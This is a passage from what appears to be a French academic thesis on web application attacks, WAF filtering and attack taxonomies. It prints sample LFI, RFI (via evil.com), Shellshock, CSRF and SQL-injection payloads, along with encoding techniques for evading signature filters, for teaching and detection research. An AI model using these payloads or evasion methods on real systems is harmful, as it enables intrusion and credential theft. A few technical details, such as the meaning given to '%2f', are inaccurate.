Cette attaque est rendue possible à cause de la non validation de l'entrée de l'application Web. D'une manière générale, la non validation des entrées des applications Web peut entrainer la manipulation de ces entrées par les attaquants. Cette manipulation se traduit par l'injection de code intelligible par un des éléments constituant l'application Web ou son environnement. Dans le cas de l'attaque précédente, l'attaquant a forgé une tautologie et la fait passer directement dans le SGBD via l'entrée de l'application "id" dans l'URL. Le SGBD interprète la requête et renvoi le résultat à travers la sortie de l'application sous forme de code HTML.

Autres types d'injections côté serveur Nous n'allons pas détailler toutes les attaques par injection de code, toutefois, nous pouvons citer les plus connues. A titre d'exemple, une injection de lignes de commandes système (**CLI**), consiste à faire passer des commandes

système par l'entrée d'une application Web qui fait appel au Shell. La technique la plus utilisée est d'insérer des séparateurs de commandes tels que (;),(|),(||),(&),(&&), ou des caractères de fin de ligne (%00) NullByte.
Une injection peut concerner aussi un fichier local ou distant. Le (**RFI** : Remote File Inclusion) et le (**LFI** : Local File Inclusion) sont deux attaques qui détournent l'usage prévu par une application Web d'une inclusion de ressources locales (fichiers média, fichiers source, ...), en injectant via l'entrée prévue à cet effet une ressource local ou distante. L'exemple ci-dessous montre deux attaques par LFI et par RFI. Cette application inclut dans la page courante une autre ressource (include.php) et affiche le tout sur la même page.

```
/* http://www.vulnerable.com/fi/?page=include.php
```

Un attaquant détourne cette possibilité en incluant dans la page courante une ressource se trouvant sur le système de fichier (/etc/passwd) et il reçoit en sortie une page HTML avec le contenu du fichier *passwd*

```
/* http://www.vulnerable.com/fi/?page=/etc/passwd
```

Il peut aussi inclure une ressource distante (**RFI**) contenant du code interprétable par le Back-end et qui lui permet d'ouvrir un *Back-door* dans le serveur de l'application Web.

```
/* http://www.vulnerable.com/fi/?page=http://evil.com/comand-exec.txt&cmd=/
    bin/cat /etc/passwd
```

Une injection peut aussi passer à travers un en-tête. L'exemple de l'attaque ShellShock. Cette attaque concerne les applications Web tournant avec un CGI Shell qui fait appel à un Shell *Bash* sous Linux. Le serveur Web passe les en-têtes du client vers l'application Web sous forme de variables d'environnement. Cette dernière évalue ces variables pour des besoins d'interopérabilité ou de traçage. Si l'application Web ne valide pas le contenu (ce qui généralement le cas), cela peut conduire à l'exécution du contenu de ces en-têtes sous l'environnement du Shell.

```
/* User-Agent: (){;};echo;/bin/cat /etc/passwd
```

L'attaquant a inséré dans l'en-tête User-Agent un code particulier qui forgé pour le *Bash*. Ce dernier exécute uniquement la dernière partie de l'entrée et renvoi sous forme HTML le contenu du fichier *passwd*. Nous pouvons imaginer les dégâts que peut faire l'attaquant en pensant à forger du code plus malicieux que celui présenté ici.

1.3.2.2 Injection de code exécutable du côté client

Le code injecté à travers les entrées des applications Web dans cette classe n'a aucun effet sur l'environnement de ces applications. Par contre, il peut être exécuté du côté des clients et impacte de facto les services de sécurité de ces derniers. L'attaque passe donc, à la fois par les entrées de l'application et par sa sortie. Mais, si les entrées sont correctement filtrées et validées, ce genre d'attaques ne peut pas sortir de l'application et aller s'exécuter sur le client Web. A la rédaction de ce manuscrit, nous recensons deux types d'attaques par injection de code impactant les clients Web.

Cross Site Scripting XSS : Le code injecté dans ce type d'attaque est un script qui a comme but de s'exécuter sur le client Web. Il passe généralement par le bais d'un champ d'un formulaire qui sera stocké dans une base de données du côté serveur. Il est inoffensif par rapport à l'environnement du serveur, mais une fois chargé par le client Web, il est aussitôt exécuté. L'exemple ci-dessous montre un scénario d'un XSS qui a comme

objectif le vol de l'identifiant de la session des utilisateurs (y compris l'administrateur) de l'application Web.




Figure 1.4 – Phase 1 d'une attaque XSS [3]

L'attaquant ayant déjà testé la vulnérabilité de l'application Web à l'attaque XSS, en injectant un script qui lui renvoi une notification visuelle par exemple, il insère dans un champ de formulaire un script dont la source est distante. Ce script est renvoyé par une requête de type POST vers l'entrée non filtrée du formulaire. Il est considéré comme une suite de chaines de caractères par l'application qui le sauvegarde dans sa base de donnée.




Figure 1.5 – Phase 2 d'une attaque XSS [3].

Une victime, idéalement pour l'attaquant l'administrateur de l'application, venant consulter le profil du nouveau inscrit sur son site, charge la page Web sur son navigateur. Le comportement habituel d'un navigateur est de charger le contenu de la réponse et d'interpréter le contenu de page ou du DOM (Document Object Model) y compris les scripts. Le script à exécuter est un script distant, ce qui n'est pas interdit comme action, car certaines applications utilisent des scripts distants tels que des scripts d'API de Google ou de Facebook. Dans ce cas, le navigateur va tenter de contacter le serveur distant pour rapatrier et exécuter le script (*xss.js*)




FIGURE 1.6 – Phase 3 d'une attaque XSS [3].

Une fois le client récupère le script distant sur le serveur de l'attaquant, il l'exécute. Dans ce script, il y a une demande du cookie de session (*document.cookie*) pour réaliser certaines actions, en l'occurrence l'affichage d'une image de taille 0 (pixel invisible) pour ne rien afficher sur l'écran de la victime. Le navigateur de la victime s'exécute faisant confiance à son serveur qui l'a redirigé vers ce site (attaquant), et lui fournit le cookie sous forme d'une requête de type GET. Une fois le cookie récupéré par l'attaquant, il peut s'authentifier à la place de l'administrateur grâce à ce cookie uniquement.
Le vol des identifiant de session par cette technique, peut être véhiculé aussi par un e-mail envoyé à l'administrateur, ou par une simple redirection vers un site vulnérable à l'attaque XSS (XSS réfléchi).

Cross Site Request Forgery CSRF : Dans son mode opératoire, cette attaque est semblable à l'XSS. L'objectif de l'attaquant n'est plus de voler les identifiants de la session, mais de forger une requête et la faire exécuter par la victime à son insu. La faille se situe toujours dans une entrée non filtrée par l'application Web. Par conséquent, un attaquant peut injecter tout type de code malicieux conduisant à son exécution dés que la victime le charge sur son navigateur Web. Un exemple d'une requête forgée pour un administrateur l'obligeant à lui faire changer son propre mot de passe à son insu :

```
/* <img src="http://vulnerable.fr/?password_new=mikmak&amp;password_conf=
    mikmak&amp;Change=Change" border="0" height="10" width="10">
```

Ce code laissé par un attaquant dans un champ de formulaire non filtré, est chargé par l'administrateur de l'application. La balise <img indique au navigateur d'aller chercher une image de taille 0 à partir du lien indiqué dans scr="". Le comportement habituel du navigateur est d'aller visiter la ressource pour rapatrier l'image en question, mais en visitant cette ressource, il exécute une action de changement de mot de passe dans la session courante de l'administrateur. En conséquence, le mot de passe de l'administrateur change, mais il n'est connu que par l'attaquant. Ce dernier peut s'authentifier en utilisant le nouveau mot de passe à condition d'avoir pris connaissance du login au paravent.

1.3.3 Solutions de filtrage Web et problèmes de contournement des signatures

Dans le contexte de détection des attaques sur les application Web, les modèles de sécurité actuels recommandent le déploiement frontal d'un Web Application Firewall (WAF), en mode coupure, devant le serveur Web qui héberge ces applications. Cela, se traduit dans la plupart des cas par l'intégration d'un module dans le serveur Web lui-même, ou mieux, sur un reverse-proxy (serveur mandataire inversé).
ModSecurity [3] est un WAF open-source parmi les plus anciens et le plus déployés. Il se base sur un serveur Web, éventuellement un reverse-proxy, pour traiter les requêtes et les réponses HTTP. Il possède aussi, un puissant langage d'expression des règles de sécurité riche en syntaxe et en fonctionnalités. Il peut couvrir toutes les classes des attaques sur les applications Web grâce à des signatures d'attaques, dont la plupart son disponibles en téléchargement gratuit. Son mode opératoire est basé sur une interaction continue avec le serveur Web. Dans l'exemple du serveur Apache, le schéma ci-dessous montre les cinq phases d'analyse et de log de ce WAF.




Figure 1.7 – Phases d'analyse et de log de ModSecurity source [4]

Ce mode de fonctionnement permet un découpage des règles de sécurité en quatre parties. Dans la première phase, le serveur Web traite les en-têtes de la requête et passe la main à ModSecurity pour analyser l'ensemble des en-têtes comme étant une seule chaine de caractère. Ce dernier charge uniquement les règles déclarées sur cette phase. Si aucune règle ne correspond au contenu analysé, alors Modsecurity repasse la main au serveur Web pour la suite de la requête. Dans le cas où une seule règle a déclenchée une correspondance, le WAF informe le serveur Web avec une décision adéquate et log l'événement, le serveur Web doit suivre la décision envoyée par son WAF. Le traitement des autres phases est identique à la première phase.
Les règles de sécurité de chaque phase sont chargées en mémoire pour des raisons de

performance de fonctionnement. Mais, en cas d'un nombre trop important de règles, les performances (mémoire et CPU) se dégradent très vite [5]. Pour éviter le phénomène de surcharge, les administrateurs sont confrontés à des choix difficiles. Ignorer certaines phases, comme les phases 3 et 4, ou réduire le nombre de règles de sécurité de chaque phase au risque de laisser des attaques passer à travers le WAF.
Ce problème est lié au faite que le serveur Web ne permet pas un découpage fin de la requête et de la réponse. La requête est considérée comme une entité à deux blocs : les en-têtes et le corps. Le WAF est forcé d'analyser chaque bloc sans considération sur la sémantique intrinsèque aux en-têtes et aux autres composantes du corps. Dans le chapitre 2, Nous avons apporté une réponse à ce problème en introduisant un disséqueur HTTP basée sur une taxonomie spécifique aux entrées des applications Web.
Un deuxième problème est lié à l'expression des règles de sécurité. Les langages des systèmes de filtrage applicatif sont certes riches en syntaxe et en fonctionnalités, mais nécessitent une expertise et une précision dans l'expression des attaque. Malheureusement, la richesse de la sémantique des systèmes d'information à protéger d'un côté, et la sophistication des outils utilisés par les attaquants, rendent la maitrise du processus d'élaboration et de maintien des règles de sécurité, une tâche difficile et complexe. Un exemple d'une règle de sécurité qui empêche les injections SQL par tautologie dans Modsecurity :

```
/* SecRuleREQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|!REQUEST_COOKIES:/
    _pk_ref/|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|XML:/* "(?i:([\s'\"`´
    ??\(\)]*?)\b([\d\w]++)([\s'\"`´??\(\)]*?)(?:(?:=|<=>|r?like|sounds\s+
    like|regexp)([\s'\"`´??\(\)]*?)\2\b|(?:!=|<=|>=|<>|<|>|\^|is\s+not|not\s
    +like|not\s+regexp)([\s'\"`´??\(\)]*?)(?!\2)([\d\w]+)\b))" \"phase:2,rev
    :'2',ver:'OWASP_CRS/2.2.9',maturity:'9',accuracy:'8',capture,multiMatch,
    t:none,t:urlDecodeUni, t:replaceComments,ctl:auditLogParts=+E,block,msg
    :'SQL Injection Attack: SQL Tautology Detected.',id:'950901',logdata:'
    Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME} :%{MATCHED_VAR}',
    severity:'2',tag:'OWASP_CRS/WEB_ATTACK  /SQL_INJECTION',tag:'WASCTC/WASC
    -19',tag:'OWASP_TOP_10/A1'  ,tag:'OWASP_AppSensor/CIE1',tag:'PCI/6.5.2',
    setvar:'tx.msg  =%{rule.msg}',setvar:tx.sql_injection_score=+%  {tx.
    critical_anomaly_score},setvar:tx.anomaly_score=+%  {tx.
    critical_anomaly_score},setvar:tx.%{rule.id}-  OWASP_CRS/WEB_ATTACK/
    SQL_INJECTION-%{matched_var_name}=%{tx.0}"
```

Cette règle permet de détecter des tautologie de type :

```
# ' or 1=1#
# ') or ('1'='1--
# 1 OR \'1\'!=0
# aaa\' or (1)=(1) #!asd
# aaa\' OR (1) IS NOT NULL #!asd
# ' =+ '
# asd' =- (-'asd') -- -a
# aa" =+ - "0
# aa' LIKE 0 -- -a
# aa' LIKE md5(1) or '1
# asd"or-1="-1
# asd"or!1="!1
# asd"or!(1)="1
# asd" or ascii(1)="49
# asd' or md5(5)^'1
# \"asd" or 1="1
# ' or id= 1 having 1 #1 !
# ' or id= 2-1 having 1 #1 !
# aa'or BINARY 1= '1
# aa'like-'aa
```

Malgré la couverture maximale de la plupart des cas de tautologie, il est possible de détourner cette règle par l'outil Sqlmap. Cet outil à la possibilité d'injecter des briques de code obfusqué qui traverse cette règle sans la déclencher. l'exemple ci-dessous montre un code furtif utilisé par Sqlmap par contourner cette règle :

```
#  http://www.vulnerable.com/user/submit=submitid=3
```

Nous proposons dans le chapitre 4 une solution hybride basée sur deux modèles de filtrage pour augmenter la capacité de détection des attaques, même celles les plus variées en forme grâce notamment à un classifieur par apprentissage automatique. Dans la section qui suit, nous illustrons par l'exemple, des techniques d'évasion utilisées par les attaquants pour échapper aux systèmes de détection d'attaques.

1.3.4 Techniques furtives d'évasion aux systèmes de filtrage

Il existe des outils capables de détecter les systèmes de défense installés frontalement aux applications web. Des outils tels que WAFlulz , SqlMap et nmap sont capables de détecter l'empreinte du WAF, ainsi que l'existante ou pas d'un reverse-proxy et d'un système d'équilibrage de charges. Ces outils donnent une visibilité aux attaquants sur les approches à utiliser pour contourner ces systèmes de défense.

Dans cette section, nous présentons à travers les attaques de type SQLi, les techniques utilisées par les attaquants pour obfusquer et masquer du code SQL malicieux.

Beaucoup de systèmes de détection des attaques à base de signatures utilisent des algorithmes de recherche de motifs (pattern-matching). Des algorithmes tel que Aho-Corasick [6] et Boyer-Moore [7] sont les plus couramment utilisés par ces systèmes pour leur performance de recherche.
Pour échapper à ces algorithmes de pattern-matching, les attaquants ont recours à des techniques d'encodage qui transforment complètement la chaine de caractères du code malicieux.

1.3.4.1 Variation de la casse (MAJUSCULE-minuscule)

Cette technique est la plus basique des techniques d'échappement, mais elle peut être utilisée dans certains filtres qui sont sensibles à la casse, ce qui n'est pas le cas du langage SQL. Des mots clés tels que UNION et SELECT peuvent s'écrire sous plusieurs formes :

```
#  UnIoN ou uNiOn, SeLeCT ou sELEcT,...etc.
```

1.3.4.2 Espacement

La flexibilité du langage SQL en terme d'utilisation des espaces entre les opérateurs ou encore l'interprétation de certains caractères spéciaux tels que le retour-chariot (CR), retour à la ligne(LF) et la tabulation comme étant des espaces, offre aux attaquants une panoplie de combinaisons possibles pour faire varier la forme du pattern d'attaque.
Exemple 1 : Utilisation de la tabulation

```
#   '   OR      '1'     =       '1   <======> ' OR '1' = '1
```

Exemple 2 : Suppression des espaces

```
#   'OR'1'='1   <======> ' OR '1' = '1
```

1.3.4.3 Concaténation des chaines de caractères

SQL offre aux développeurs la possibilité de scinder les commandes pour des besoins de confort d'écriture en utilisant des opérateurs de concaténation pour les joindre avant l'interprétation des requêtes. Les opérateurs || ou += % [?, 2,3,4]ont utilisés pour cacher des masquer des mots clés :

```
#   'DR' || 'OP' <===> DROP, 'SEL' += 'ECT' <===> SELECT,
 UN%ION <===> UNION.
```

1.3.4.4 Encapsulation

Certain filtre anti SQLi désactive l'attaque SQLi par la suppression des mots ou de chaines de cratères dangereux PHPIDS par exemple a longtemps utilisé une expression régulière pour supprimer le and utilisé par les attaquant pour insérer des tautologies :

```
#    AandND, AandandandandND, Aandandandandand....ND
```

devient AND après suppression des n fois 'and' par le filtre.

1.3.4.5 Commentaires

Dans le langage SQL les commentaires sont situés entre /* et */. Tout ce qui se trouve en commentaire sera éliminé par l'interpréteur du langage. De ce fait, si la chaine SEL/*texte*/ECT est passé a SQL, ce dernier va l'interpréter comme SELECT en fusionnant les les deux parties se trouvant avant et après les /.

```
#   '/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users
/**/WHE/**/RE/**/username/**/LIKE/**/'admin'--
```

1.3.4.6 Encodage d'URL

Certain applications Web ont comme point d'entrée les paramètres du Query-string (venant juste après le caractère ?) dans l'URL de la requête HTTP. Dans La RFC 1630 de 1994 Tim Berners-Lee [8] a spécifié le schéma d'encodage conventionnel des URIs en remplaçant les caractères ASCII non autorisés a figurer dans l'URL par le "%" suivi immédiatement de deux nombres hexadécimaux (0-9 et A-F).

Cette implémentation des spécifications de l'URI a rendue possible l'encodage partiel d'une URL et a comme résultat le changement radical dans la forme des chaines de caractères de l'URL. Les attaquants ont exploité cette technique qui est probablement la plus facile à utiliser et la plus courante, pour échapper aux filtres à base de recherche par pattern-matching. Un exemple connu de l'application PHP-Nuke qui utilise des fonctions de filtrage pour empêcher l'injection des espaces et les caractères de commentaire "/" et "*".
Pour contourner ce filtre, les attaquants ont utilisé l'encodage simple d'URL pour réalisé l'injection suivante :

```
/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users
/**/WHE/**/RE/**/username/**/LIKE/**/'admin'--
```

En remplaçant le double-quottes (") par %2f et * par %2a

```
 %2f%2a*/UNION%2f%2a*/SELECT%2f%2a*/password%2f%2a*
/FROM%2f%2a*/Users%2f%2a*WHERE%2f%2a*/username
%2f%2a*/LIKE%2f%2a*/'admin'--
```

1.3.4.7 Double encodage de l'URL

Les filtres appliquent d'une manière systématique des fonctions de transformation ou de décodage avant d'appliquer les règles de sécurité. Cela permet aux filtres de détecter les tentatives d'encodage des caractères dangereux tels que ' " * ( ). Mais la souplesse des SGBD en termes du choix de codage des requêtes SQL (Unicode, UTF-8, ..), offre des possibilités d'encoder doublement ces caractères pour échapper aux fonctions de transformation qui transforment uniquement le codage hexadécimal simple en remplaçant par exemple l'encodage %2f par " et %2a par *.
Un double-encodage de " devient alors %252f et * %252a Donc la requête précédente devient en utilisant le double-encodage :

```
#   '%252f%252a*/UNION%252f%252a*/SELECT%252f%252a*/password%252f%252a*/FROM
    %252f%252a*/tblUsers%252f%252a*/WHERE%252f%252a*/username%252f%252a*/
    LIKE%252f%252a*/'admin'--
```

1.4 Conclusion

Dans ce chapitre, nous avons exposé les problèmes auxquels les applications Web font face à travers quelques exemples d'attaques. Nous avons démontré que les attaquants manipulent les entrées des applications Web pour y injecter du code malicieux. Ce code peut avoir un effet dévastateur sur la sécurité l'application Web du côté du serveur, mais aussi sur la sécurité des utilisateurs de cette applications. Nous avons catégorisé les menaces en deux classes selon leur impact. Mais le point commun entre ces deux classes reste le vecteur de l'attaque, en l'occurrence, les entrées de l'application Web. Nous avons aussi présenté une solution de filtrage des attaques basée sur les signatures d'attaques. Cette solution est représentative des problèmes d'ordonnancement des règles de sécurité qui ne se base pas la sémantique applicative, mais sur un simple regroupement relatif au cycle de fonctionnement des serveurs Web. Ensuite, nous avons démontré par l'exemple que cette solution est vulnérable à des techniques de changement de forme ou d'évasion utilisées par les attaquants pour contourner les signatures déployées par les administrateurs.

Chapitre 2

Classification des attaques : analyse et contribution

Dans ce chapitre nous étudions et analysons des classifications des attaques liées au contexte des applications Web. Cette analyse a pour objectif de réaliser une synthèse sur les avantages et les inconvénients de chaque classification. Une première partie de cette analyse est dédiée aux classifications issues des travaux des chercheurs académiques. La deuxième partie traite des classification issues de travaux d'institutions et d'organisations spécialisées dans la sécurité des applications Web. Par la suite, nous proposons une classification des attaques basée uniquement sur les entrées des applications Web. En effet, nous démontrons d'une manière exhaustive que le point de convergence des différents vecteurs d'attaque est les entrées des applications Web.

2.1 Analyse des classifications des attaques

Un schéma de classification qui partitionne un domaine de connaissance et qui définit une relation entre les différentes parties est appelé taxonomie. Une taxonomie est utilisée pour classifier et comprendre ce domaine [9].

2.1.1 Caractéristiques d'une taxonomie

Avant d'examiner les taxonomies existantes, il est important de définir ce qu'est une bonne taxonomie. Un certain nombre de critères ont été repris par Lough et Hansmann [10], [11]. Une taxonomie doit être :

1. approuvée [12] : la taxonomie doit être structurée et doit se baser sur d'anciens travaux qui sont approuvés
2. compréhensible [12] : la taxonomie fournit des informations claires et concises pouvant être comprises par les experts ainsi que par les personnes qui ne sont pas du domaine.
3. exhaustive [12][13] : Pour qu'une taxonomie soit exhaustive, elle doit tenir compte de toutes les attaques possibles et fournir des catégories bien définies. Bien qu'il soit difficile de prouver l'exhaustivité d'une taxonomie, elle peut être justifiée par une catégorisation réussie des attaques actuelles.
4. déterministe [14] : la procédure de classification doit être clairement définie. Mutuellement exclusive [12][13] : chaque attaque ne peut être classée que dans une seule catégorie, ce qui évite le chevauchement.

5. reproductible [12][14] : la classification d'attaques doit être reproductible.
6. conforme avec les standards [13] : la terminologie utilisée dans la taxonomie doit être conforme avec les connaissances antérieures et au standards de sécurité.
7. ayant des termes bien définis / critère clair [15] : Il faut que les termes utilisés ne prêtent pas à confusion.
8. non ambigüe [12][13] : Chaque catégorie de la taxonomie doit être clairement définie afin qu'il n'y ait aucune ambigüité.
9. utile [12][13] : Une taxonomie utile pourra être exploitable dans les différents contextes de son utilisation.

2.1.2 État de l'art des taxonomies d'attaques

Durant cette analyse, nous focalisons notre étude sur les taxonomies d'attaques visant les applications. Certaines de ces taxonomies remontent à la période antérieur au Web. Mais elles représentent un intérêt dans son mode opératoire qui nous permet une meilleure compréhension des classifications modernes portant sur les applications Web.

2.1.2.1 Taxonomie de Bisbet et Hollingworth

Les deux premières taxonomies étaient celle de Bisbet et Hollingworth en 1978 (Protection Anaysis (PA)) et celle d'Abbott et al. en 1976 (Research in Secured Operating Systems (RISOS)). Ils s'intéressent aux vulnérabilités plus qu'aux attaques et offrent une bonne base pour proposer de nouvelles taxonomies. Elles sont axées sur les failles de sécurité et ont abouti à des classifications similaire avec des classes équivalentes [11].
PA : Elle est composée de 9 classes (3 classes majeures et sous-classes)

- Protection inadéquate : (mauvais choix de périmètre, l'isolement abusif de détail d'implémentation, changement inapproprié, mauvaise dénomination, désallocation ou suppression incorrecte)
- Validation inadéquate
- Synchronisation inadéquate (mauvaise division, mauvaise séquence) RISOS : Elle est composée de 7 classes
- validation incomplète des paramètres
- validation incompatible des paramètres
- partage implicite de données confidentielles et sensibles
- validation asynchrone/sérialisation inadéquate
- identification/ authentification/autorisation inadéquate
- violation de l'interdiction et des limites
- erreur logique exploitable

Bishop et Bailey (1996) ont souligné le fait que ces deux taxonomies souffrent d'une ambigüité entre les classes (pas d'exclusion mutuelle). Cette taxonomie est notamment ancienne et inadéquate pour un contexte de description ou de détection d'attaques. Cependant, cette taxonomie liste un certain nombre de vulnérabilités tout en essayant de les classifier. Elle offre un bonne base et a été utilisé dans les nouvelles taxonomies (Lough 2001, Bishop 1995, Aslam 1995) [11].

2.1.2.2 Taxonomie de Howard et Longstaff (1998)

L'approche adoptée par Howard et Longstaff [12] est large et fondée sur les processus d'attaque et non sur l'attaque en elle-même, en tenant compte des facteurs tels que la

motivation et les objectifs des attaquants. Ils mettent en évidence toutes les mesures qui englobent une attaque et la manière dont les attaques se développent. L'attaque se compose de cinq étapes logiques effectuées par un attaquant afin d'obtenir un résultat non autorisé. Ces étapes sont les suivantes :

- les outils : le mécanisme utilisé pour effectuer l'attaque
- la vulnérabilité : le type de faille utilisée pour effectuer l'attaque
- l'action : la méthode utilisée par l'attaquant pour exécuter l'attaque (Probe, Scan, authentification, etc.)
- la cible : l'entité que l'attaque tente de compromettre
- le résultat non autorisé : le changement d'état causé en raison de l'attaque




Figure 2.1 – Classification des attaques Web de Howard et Longstaff.

Neumann et Parker indiquent que les classes ne sont pas mutuellement exclusives car des attaques peuvent appartenir à plus d'une classe.
Neumann et Parker proposent des classes qui permettent d'agréger les attaques sur une seule dimension technique. Cependant les classes se chevauchent et une seule dimension n'est pas capable de décrire l'attaque d'une façon complète.

2.1.2.3 Taxonomie de Lough (2001)

Lough [10] propose une taxonomie VERDICT (Validation Exposure Randomness Deallocation Improper Conditions Taxonomy) qui se base sur les caractéristiques de l'attaque. Il utilise 4 caractéristiques d'attaques :

- validation incorrecte : la validation d'accès à l'information et au système est insuffisante ou incorrecte

- exposition incorrecte : l'exposition inappropriée de renseignements qui pourraient être utilisés directement ou indirectement pour l'exploitation d'une vulnérabilité
- mauvais aléa (random) : les principes fondamentaux de la cryptographie non respectés et de mauvaise utilisation des générateurs aléatoires.
- désallocation incorrecte : l'information n'est pas correctement supprimée après utilisation dans la mémoire.

Il utilise un ou plusieurs de ces caractéristiques pour décrire la vulnérabilité au sein d'un système.
Cette taxonomie ressemble aux axes de Bishop et aux dimensions de Hansmann. Elle permet de classer et d'agréger les attaques pouvant associer des parades unifiées pour chaque classe. Cependant, Hansmann et Hunt [11] décrivent la taxonomie Lough comme manquant d'informations pertinentes qui seraient bénéfiques pour des organismes comme le CERT. En plus la taxonomie de Lough ne prend pas en compte la classification du support d'attaque, tels que les vers, les chevaux de Troie, virus, etc. De plus, cette classification n'est pas flexible et nécessite des mises à jours en continue.

2.1.2.4 Taxonomie de Alvarez et Petrovic (2003)

Alvarez et Petrovic ont analysé et classé les attaques Web. Leur but était d'extraire des informations utiles aux développeurs d'applications pour construire des systèmes plus sûrs. Ils incluent l'extraction de l'information pour prédire la source de vulnérabilités. L'hypothèse centrale est que l'étude des attaques connues et les vulnérabilités peuvent nous éclairer sur la construction de nouveaux systèmes qui seront débarrassés de ces erreurs. Alvarez et Petrovic ont développé une taxonomie multidimensionnelle avec chaque dimension représentant une caractéristique particulière de l'attaque. Ceci est similaire à la classification de Mirkovic et Reiher et a également une classification horizontale. Cela signifie que les attaques sont classées en fonction de caractéristiques disjointes. La taxonomie suit la règle suivante : « Chaque point d'entrée a une vulnérabilité qui menace un service exploité par une action à l'aide d'une entrée contre une cible avec une certaine ampleur obtenir des privilèges." Les points d'entrée, les vulnérabilités, les entrées, et les objectifs mentionnés sont spécifiques à des attaques Web. La catégorie des services menacés, qui inclut l'authentification, l'autorisation, la confidentialité, l'intégrité, la disponibilité et l'audit, peut aussi être considérée comme le résultat final de l'attaque. Une attaque conduit toujours à une compromission de l'un des principaux services de sécurité ou des propriétés du système

Cette classification est utile pour capturer des informations sur les attaques Web et peut aider les développeurs à créer des applications plus sûres. La principale limitation est que c'est une taxonomie horizontale ; les principales caractéristiques d'une attaque doivent considérées les menaces dans une taxonomie hiérarchique [16].

2.1.2.5 Taxonomie de Hansmann et Hunt (2005)

Hansmann et Hunt [11] ont proposé une taxonomie plus étendue que les précédentes en introduisant le concept de dimension avec plusieurs niveaux de menaces et une description de chaque catégorie. Plus précisément, ils ont classé les attaques contre les quatre dimensions principales :

- vecteur d'attaque (le principal moyen par lequel le virus atteint la cible : virus, vers, déni de service)
- cible (s) de l'attaque (hardware / software / protocole réseau etc.)
- vulnérabilité spécifique et exploits que l'attaque utilise (failles de sécurité)




Figure 2.2 – Classification des attaques Web Alvarez et Petrovic.

– charge de l'attaque (résultats et effets, peut-être au-delà de l'attaque elle-même).

Ces dimensions ont été décomposées en sous dimension pour apporter plus de spécificité. Au total, cela a donné une image très détaillée de l'espace des attaques et des méthodes disponibles. Ils ont aussi démontré comment 15 attaques bien connues peuvent être classés sur les dimensions de cette taxonomie.




Figure 2.3 – Classification des attaques de Hansmann et Hunt.

Cette taxonomie est la première à introduire la notion de dimension pour classer les attaques. Cette approche permet de mieux cerner les attaques et mieux les décrire. Néanmoins, elle n'est pas complète et en plus des quatre dimensions décrites ci-dessus, un certain nombre de dimensions supplémentaires pourrait être ajouté pour améliorer la taxonomie, tels que les dimensions coût, dommage, de propagation et de la défense. Hansmann a mentionné la nécessité de travaux futurs afin d'améliorer la classification des attaques multi-étapes ; qui est une limitation de cette taxonomie [11].

2.1.2.6 Taxonomie de Gad El Rab et Al. (2007)

Gad El Rab et Al. [17] [18] ont proposé une taxonomie d'un point de vue IDS. La classification des attaques repose sur 5 dimensions :

1. Source
2. Privilège
3. Vulnérabilité
4. Moyen
5. Cible




FIGURE 2.4 – Classification des attaques de Gad El Rab et Al.

Cette taxonomie tient compte non seulement des caractéristiques observables de l'attaque, mais aussi des aspects opérationnels. Elle peut permettre une bonne description des attaques. Néanmoins, elle pourrait présenter des problèmes d'exclusion mutuelle. En plus, elle ne considère pas les mécanismes de défense.

2.1.2.7 Taxonomie de Chang et Chua (2011)

Cette taxonomie [19] s'inspire des 4 dimensions de la taxonomie de Hansmann pour proposer une nouvelle taxonomie. Ces 4 dimensions sont :

1. Couche : Couche TCP/IP utilisée par l'attaquant
2. Cible : hôte ou service

3. Vulnérabilité exploitée
4. L'effet de l'attaque

Ci-dessous un exemple de classifications selon les 4 dimensions proposées par cette taxonomie :

1st Dimension (TCP/IP Layer)	2nd Dimension (Target/Asset)	3rd Dimension (Vulnerabilities)	4th Dimension (Effects)
• Data Link • Network • Transport • Application	• User Passwords • Web Server • Web Application • HTTP Web Applications	• Unencrypted Network Traffic • NetBios Protocol • Unencrypted Network Traffic • HTTP Malformed Packets	• Revealing of Passwords • Spoofing • Session Hijacking • Denial of Services

Figure 2.5 – Classification des attaques de Chang et Chua.

Cette taxonomie décrit les attaques en prenant en compte l'architecture comme dimension non présente dans les autres taxonomies citées avant. Cette taxonomie décrit avec une certaine précision les attaques, permettant ainsi d'analyser et de référencer les attaques. Cependant, elle n'est pas assez flexible et le fait d'agréger les attaques pour y associer des mécanismes de défense n'est pas évident.

2.1.2.8 Taxonomie de Simmons et al. (2011)

Simmons et al.[20] ont proposé une taxonomie cyber-attaque appelée AVOIDIT ((Attack Vector, Operational Impact, Defense, Information Impact, and Target). Cinq grandes catégories caractérisant la nature d'une attaque ont été utilisées :

1. Vecteur d'attaque
2. Cible de l'attaque
3. Impact opérationnel
4. Impact informationnel
5. Mécanisme de défense

La cinquième catégorie, les mécanismes de défense, a été utilisé pour fournir à l'administrateur du réseau des informations sur la façon d'atténuer ou remédier à une attaque.

2.1.3 État de l'art des classifications institutionnelles des attaques

2.1.3.1 Taxonomie DARPA (2000)

DARPA [21] ne considère que l'effet de l'attaque comme dimension. Les attaques sont divisées en 4 catégories :




FIGURE 2.6 – Classification des attaques de Simmons et al.

1. Distant vers local (R2L, Remote to Local)
2. Utilisateur vers super-utilisateur (U2R, User to Root)
3. Sonde (scan)
4. Déni de service

Cette taxonomie présente des niveaux différents d'abstraction qui pourrait résulter d'un problème d'exclusion mutuelle. Beaucoup de classifications se sont inspiré des travaux de la DARPA pour construire de nouvelles taxonomies. Lee et al. (2001) [22] proposent une taxonomie en introduisant un certain nombre de métriques qui sont intéressantes pour classer les attaques et leur gravité. Cette taxonomie est destinée à des fins de détection d'attaque et surtout de réponse. Les inconvénients de cette classification c'est qu'elle est approximative et incomplète. En plus, c'est une taxonomie assez statique qui nécessite la construction du modèle lors du changement des métriques.
Killourhy et al. (2004) [23] proposent une taxonomie mappée sur la DARPA définissant un nombre de classes permettant de prédire si un IDS est capable de détecter une attaque ou pas. Cependant, elle ne s'intègre pas dans l'optique de description des attaques.

2.1.3.2 Taxonomie du US-CERT

le Computer Emergency Response Team propose une taxonomie de haut niveau de l'ensemble de concepts autour des attaques pour permettre une meilleure communication entre les différents organismes de cybersécurité. La taxonomie ci-dessous fournit une plateforme commune au sein du CERT. Les catégories prises en compte sont les suivantes :

1. Accès non autorisé : Une personne acquiert un accès physique ou logique sans autorisation à un réseau, système application, données ou une autre ressource
